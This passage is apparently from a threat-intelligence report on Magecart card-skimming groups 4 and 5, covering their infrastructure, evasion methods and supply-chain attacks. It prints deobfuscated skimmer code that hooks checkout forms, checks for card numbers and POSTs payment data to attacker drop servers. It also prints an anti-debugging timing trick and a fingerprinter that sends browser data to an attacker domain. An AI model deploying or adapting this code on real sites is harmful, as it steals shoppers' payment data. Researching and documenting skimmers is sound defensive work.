
This group has more tricks up its sleeve to check for attempted analysis of its skimmers, which we'll detail later in this section.

We strongly believe this group originates from another crime business involved in malware distribution and hijacking of banking sessions using web injects. The skimmer and method of operation have a strong similarity to how banking malware groups operate. We will break down our conclusions and thoughts about this in the sections below

The Skimmer

The way Group 4 uses its skimmer is different from other Magecart groups. The skimmer isn't shown to just anyone—you can't request it without knowing a victim and having a valid user-agent at the bare minimum. However, there's more to it.

Sending a request to one of the Group 4 servers with an invalid user-agent or without the request coming from a victimized store as a referrer will present you with a 403 forbidden page from the injection server:




403 Forbidden

nginx

If you request the skimmer with a valid referrer from one of the webshops victimized by this group but are not on the checkout page, you are served a benign piece of JavaScript. The returned JavaScript is often an obscure jQuery Mask module (although we have seen other code used) that doesn't affect the webshop's normal functionality.


Here is one example screenshot of the resource being served when visiting a victimized webshop:


[redacted]
[redacted]
[redacted]
Elements Console Sources Network Performance Memory Application Security Audits Adblock Plus
141 12
View: Group by frame Preserve log Disable cache Offline Online
Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other
10000 ms 20000 ms 30000 ms 40000 ms 50000 ms 60000 ms 70000 ms 80000 ms 90000 ms 100000 ms 110000 ms 120000 ms 130000 ms 1400
Name
[redacted]
Headers Preview Response Timing

https://gitformage.com/[redacted]

```
/**
 * jquery.mask.js
 * @version: v1.14.13
 * @author: Igor Escobar
 *
 * Created by Igor Escobar on 2012-03-10. Please report any bug at github.com/igorescobar/
 *
 * Copyright (c) 2012 Igor Escobar http://igorescobar.com
 *
 * The MIT License (http://www.opensource.org/licenses/mit-license.php)
 *
 * Permission is hereby granted, free of charge, to any person
 * obtaining a copy of this software and associated documentation
          the "Software"), to deal in the Software without
       tion, including without limitation the rights to use,
 * copy, modify, merge, publish, distribute, sublicense, and/or sell
 * copies of the Software, and to permit persons to whom the
 * Software is furnished to do so, subject to the following
 * conditions:
 *
 * The above copyright notice and this permission notice shall be
 * included in all copies or substantial portions of the Software.
```

The benign script is key to Group 4's operation: hiding and avoiding detection. If a shopper hits the checkout page on a web store that was injected with its skimmer host, they will see something like this:




Checkout
[redacted]/firecheckout/
Elements Console Sources Network Performance Memory Application Security Audits Adblock Plus
160 16
View: Group by frame Preserve log Disable cache Offline Online
Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other
5000 ms 10000 ms 15000 ms 20000 ms 25000 ms 30000 ms 35000 ms 40000 ms 45000 ms 50000 ms 55000 ms 60000 ms 65000 ms 70000 m
Name
Headers Preview Response Timing
https://gitformage.com/[redacted]

```
/*! JSEncrypt v2.3.1 | https://npmcdn.com/jsencrypt@2.3.1/LICENSE.txt */
!function(t,e){"function"==typeof define&&define.amd?define(["exports"],e):e("object"==typ
// Copyright (c) 2005-2009  Tom Wu
// All Rights Reserved.
// See "LICENSE" for details.
function _(){var t=i();return this.copyTo(t),t}function z(){if(this.s<0){if(1==this.t)retu
// Copyright (c) 2005  Tom Wu
// All Rights Reserved.
// See "LICENSE" for details.
var Se,Re=0xdeadbeefcafe,Ee=15715070==(16777215&Re);Ee&&"Microsoft Internet Explorer"==nav
// Copyright (c) 2011  Kevin M Burns Jr.
// All Rights Reserved.
// See "LICENSE" for details.
//
// Extension to jsbn which adds facilities for asynchronous RSA key generation
// Primarily created to avoid execution timeout on mobile devices
//
// http://www-cs-students.stanford.edu/~tjw/jsbn/
//
// ---
function(){var t=function(t,r,s){var n=new oe,o=t>>1;this.e=parseInt(r,16);var h=new e(r,1
 * asn1.js - ASN.1 DER encoder classes
 *
 * Copyright (c) 2013 Kenji Urushima (kenji.urushima@gmail.com)
 *
 * This software is licensed under the terms of the MIT License.
 * http://kjur.github.com/jsrsasign/license
 *
 * The above copyright and license notice shall be
 * included in all copies or substantial portions of the Software.
 */
 * @name asn1-1.0.js
 * @author Kenji Urushima kenji.urushima@gmail.com
 * @version 1.0.2 (2013-May-30)
 * @since 2.1
```

The top part of the script, which can be tens of thousands of lines, is benign and is a combination of various legitimate scripts. At the end of these padding scripts is the skimmer. However, sometimes this padding isn't done, and just the skimmer is served.

For Group 4, this skimmer is expansive—fewer than 1,500 lines after cleaning up the obfuscation layer. We will discuss important parts of the skimmer, but analyzing the whole thing would be enough for a separate report.

In essence, the skimmer for Group 4 overlays the payment form and manually validates all the payment information input, which is the main reason the skimmer is so big. Let's start at the top. The skimmer starts by establishing some basic information it will need including where to send the skimmed payment information.




```
var click_event_hooked_input_fields = [];
var schema = window.location.protocol != "https:" ? "http://" : "https://";
var victim_ip = "%VISITOR_IP%";
var servers = ["%DROP_SERVER_1%", "%DROP_SERVER_2%"];
var selected_server = servers[Math.floor(Math.random() * servers.length)];
var drop_path = window.location.href.substr(window.location.href.replace("://", "").indexOf("/") + 3) + "/" + "saveOrder";
var drop_url = schema + selected_server + drop_path.replace("//", "/");
```

We've substituted and renamed some variables in the skimmer because the real names the authors gave the variables were no longer in place due to obfuscation. In the header section, the skimmer builds the path along which the payment data is sent. The URL is constructed as follows:

1. Grab the schema used on the web store—if the victimized web store uses HTTPS, the skimmer drop. If the web store does not use HTTPS, neither will the drop URL.
2. Select one random drop server out of a list of servers.
3. Get the victim's checkout path on the webstore, remove the webstore hostname and append / `saveOrder` to it
4. Construct the URL by appending the schema, drop server hostname, and drop path constructed previously.

Group 4's method of setting up the drop server is also all about blending in. When the data is sent to the drop server, this URL will have one more text string appended to it. This string is the form key, a randomized text string that is directly appended behind the `saveOrder` text, which makes it somewhat unique.

To hook up and initialize the skimmer so it can skim data once a user submits a form, Group 4 uses a different set of methods. It can go as far as to re-initialize the skimmer in case something changes in the body of the page to make sure it can overlay the payment form properly (which could be affected by a change in the page content). Here is the initialization of the skimmer:



```
document.addEventListener("click", setup_payment_form_replacement);
setTimeout(setup_skimmer, 300);
document.addEventListener("DOMContentLoaded", setup_skimmer);
jQuery(document).ready(function() {
   setup_skimmer();
});
jQuery("body").change(function() {
   setup_skimmer();
});
document.addEventListener("change", setup_skimmer);
```

The first part of the `setup_skimmer` function performs a check we've seen with many other Magecart skimmers, validating the URL on which it's functioning. Even though the back end of the infrastructure already performs checks to see if a user is requesting the skimmer from a checkout page, this check is also performed in the skimmer setup function. Group 4's skimmer currently checks for the following list of keywords to be present in the page URL. This list has been added to over time and most likely will be added to again:


- `onepage`
- `firecheckout`
- `osc`
- `Checkout`
- `awesomecheckout`
- `onestepcheckout`
- `onepagecheckout`
- `checkout`
- `oscheckout`
- `idecheckoutvm`

If the URL validates, the skimmer continues on with the next steps of its work which are:

1. Hook every submit button or form submission event with the skim functionality
2. Setup the replacement payment form

While step one is not particularly interesting, step two is. Step two is something we have not seen with any other group: Group 4's skimmer will search for the active payment form on the page and replace it with one prepped for skimming (which matches the payment processor used). For the skimmer, this standardizes the data to pull out, as the skimmer also validates the form input.

The way the data is exfiltrated once a user completes their transaction is through a POST request in which the group URL-encodes the form data. In this data, the skimmer also sends the visitor's (victim)'s IP address. Here is the exfiltration code:




```
var form_data = get_form_field_data();
if (!(new RegExp("[0-9]{13,16}|[0-9 ]{17,19}")).test(form_data)) {
  return;
}
form_data = form_data + ("&ip=" + victim_ip);
form_key = document.getElementsByName("form_key")[0] === undefined ? "" : "/" + document.getElementsByName("form_key")[0].value;
var xhr = new XMLHttpRequest;
xhr.open("POST", drop_server_url + form_key, true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.withCredentials = true;
xhr.send(form_data);
exfil_data = true;
```

One interesting thing to note is the fact that the data being exfiltrated is quickly checked to make sure it contains a possible credit card number despite the form itself also validating this.

Anti-Analysis, Fingerprinting and a Link to the Past

In September, we noticed Group 4 start doing something fascinating: fingerprinting visitors to find people who might be analyzing its skimmer. This fingerprinter was injected at the bottom of the benign script normally served as a decoy until a shopper hits the payment page.


The script itself was an attempt at anti-analysis but done in an odd way. The code added to the bottom of the benign script would check if the user visiting were on a mobile device and if this person had their developer toolbar open. But even more interesting is that Group 4 was performing a timing anti-analysis trick. The concept behind it is that when a piece of code runs a CPU, it's rather fast at executing all the instructions, but when a human analyzes the code or some trace analyzers run the code, it tends to execute slower. Group 4's fingerprinter tested for this slowdown in code, which is something we had never seen used in JavaScript before:



```
var timer_debug_offset = 100;
var before_debug = (new Date).getTime();
debugger;
var after_debug = (new Date).getTime();
if (after_debug - before_debug > timer_debug_offset) {
  is_being_debugged = true;
}
```

This method was used quite a lot before, however, with malware. An old, trivial trick is timing the execution of code in your malware to see if someone was analyzing it.

After running these timing, mobile device, and developer toolbar checks, the user is eventually presented with this fingerprinter function which sends a profile of their browser and from where they're connecting to a server owned by Group 4. However, the path to where the data is sent is nothing like the one to where payment data normally goes:



```
var key_5_ = window.location.protocol != "https:" ? "http://" : "https://";
var c = "secure.securipayment.com";
var url = key_5_ + c + "/tools.php";
var xhr = new XMLHttpRequest;
var paddedPartNum = "timezone=" + Intl.DateTimeFormat().resolvedOptions().timeZone + "&&systemTime=" + (new Date).toLocaleString() + "&&appVersion=" + window.
  navigator.appVersion + "&&useragent=" + navigator.userAgent + "&&availHeight=" + window.screen.availHeight + "&&innerWidth=" + window.innerWidth + "&&innerHeight="
   + window.innerHeight + "&&availWidth=" + window.screen.availWidth + "&&" +
"jWidth=" + (window.jQuery !== undefined ? jQuery(window).width() : 0) + "&&jHeight=" + (window.jQuery !== undefined ? jQuery(window).height() : 0) + "&&referer=" +
  document.referrer + "&&request=" + document.location.pathname + "&&host=" + document.location.host;
var mime = "params=" + btoa(paddedPartNum);
xhr.open("POST", url, true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.withCredentials = true;
xhr.send(mime);
```

Something to note: You don't just jump into the business of web skimming, and with many of these Magecart groups—especially the more sophisticated ones—it's clear they have a deep history in digital crime.

Within the malware world, there are categories of malware that go after money by victimizing people who are opening banking sessions in their browser. The concept to inject additional scripts in the banking session webpage to manipulate what the infected user is seeing. Often, these scripts would overlay the login or transaction pages.

One example of the overlay technique at log-in is asking the user for an additional step of authentication after they already logged in. What the scripts were doing was hiding a transaction in the background and overlaying a fake second step of authentication page the user thinks is for their security, and requesting a TAN or OTP code. What the user would unwittingly be doing is confirming the transaction performed in the background by which the criminals could transfer funds from the victim's account.

This technique of overlaying payment information is something the web skimmer for Group 4 does. The group also seems to be using methods to detect and avoid analysis. To us, these advanced methods combined with sophisticated infrastructure indicates a likely history in the banking malware ecosystem with regard to webinjects. It can be that they are still active in this ecosystem, but it could also be that they transferred their MO toward card skimming because it is a lot easier than banking fraud.

Group 5

First Seen: 2016

Victims: 12+

Modus Operandi

Group 5 is a strategic group with a unique approach to getting a large volume of victims. That said, they will not shy away from targeting one specific victim if there is a high return—the breach of Ticketmaster is a good example of this.


Group 5 performs supply-chain attacks against online merchants. The web supply chain is unique in that any service providing ads, static content, analytics or additional functionality to a website is a part of it. These services have the ability to execute scripts on the site with which they are integrated. Unfortunately, this makes them the perfect target for Group 5. While the group generally targets anyone that provides online services for other websites, they've specialized in targeting those that provide services specifically to online merchants.

The idea behind the targeting of third parties is that they can, with a single compromise, hit thousands of sites at once instead of having to compromise individual merchant websites.

The Skimmer

Group 5's skimmer is fairly typical among Magecart groups and one we've seen many times. In fact, Group 5 most likely purchased the same kit as the others. We'll dive deeper into the underground supply chain section later in this report. The group almost always obfuscates its skimmer with free obfuscation services from `javascriptobfuscator.com`. In rare cases, the group forgets this obfuscation. One such instance is the compromise of a third-party service called Shopper Approved. This error gave us a clean look at the version of the skimmer used by the operators.

The skimmer is not that big but for clarity, we will break it down piece by piece starting at the bottom of the code to better describe the flow. Here we see its activation switch. The skimmer will only work if the URL path (location) matches one or more keywords which indicates the page on which the script is running is most likely a checkout page. It looks like this:




```
if ((new RegExp('onepage|checkout|onestep', 'gi')).test(window.location)) {
    skimmer.send();
}
```

The regex check has changed over time with new keywords added. We have seen the skimmer activation check contain one of the following keywords for Group 5:

- `onepage`
- `book`
- `booking`
- `checkout`
- `onestep`
- `firecheckout`
- `ymix`
- `pay`
- `check`
- `bill`
- `pay`
- `cart`

These keywords most likely come from experience as the group reaches and compromises more merchants, and observes how these merchants structure their web store checkout process.

If the skimmer is activated, the script is running on a “valid” page and it will call the send function of the skimmer object. The send function looks like this:




```
send: function() {
    try {
    var btn = document.querySelectorAll("a[href*='javascript:void(0)'],button, input, submit, .btn, .button");
    for (var i = 0; i < btn.length; i++) {
        var b = btn[i];
        if (b.type != 'text' && b.type != 'select' && b.type != 'checkbox' && b.type != 'password' && b.type != 'radio') {
            if (b.addEventListener) {
                b.addEventListener('click', skimmer.clk, false);
            } else {
                b.attachEvent('onclick', skimmer.clk);
            }
        }
    }
    var frm = document.querySelectorAll('form');
    for (vari = 0; i < frm.length; i++) {
        if (frm[i].addEventListener) {
            frm[i].addEventListener('submit', skimmer.clk, false);
        } else {
            frm[i].attachEvent('onsubmit', skimmer.clk);
        }
    }
    if (skimmer.snd != null) {
        var domm = location.hostname.split('.').slice(0).join('_') || 'nodomain';
        var keym = btoa(skimmer.snd);
        var http = new XMLHttpRequest();
        http.open('POST', skimmer.droplocation, true);
        http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
        http.send('info=' + keym + '&hostname=' + domm + '&key=' + skimmer.myid);
    }
    skimmer.snd = null;
    keym = null;
    setTimeout(function() {
        skimmer.send()
    }, 30);
    } catch (e) {}
```

We’ve split up the functionality in three parts:

1. This section looks up all clickable elements and forms in the page and attaches events or event listeners to ensure that when any of these items are clicked or submitted, the `clk` function is called. The `clk` function extracts the payment information from the forms and input fields.
2. In this section, if data payment information is extracted by the `clk` function, the skimmer will encode the data with base64 encoding and exfiltrate the data via `POST` to the drop server. Additionally, it includes the hostname the data was skimmed from and a unique ID for the user.
3. This section empties the skimmed data variables and sets a timeout before calling itself, the `send` function, to start the skimming process again in case the first attempt didn’t hold data.

In section 1, we also described a function called clk which extracts the payment information from the page. This function grabs any type of input field and takes the field name and value. It looks like this in the script:



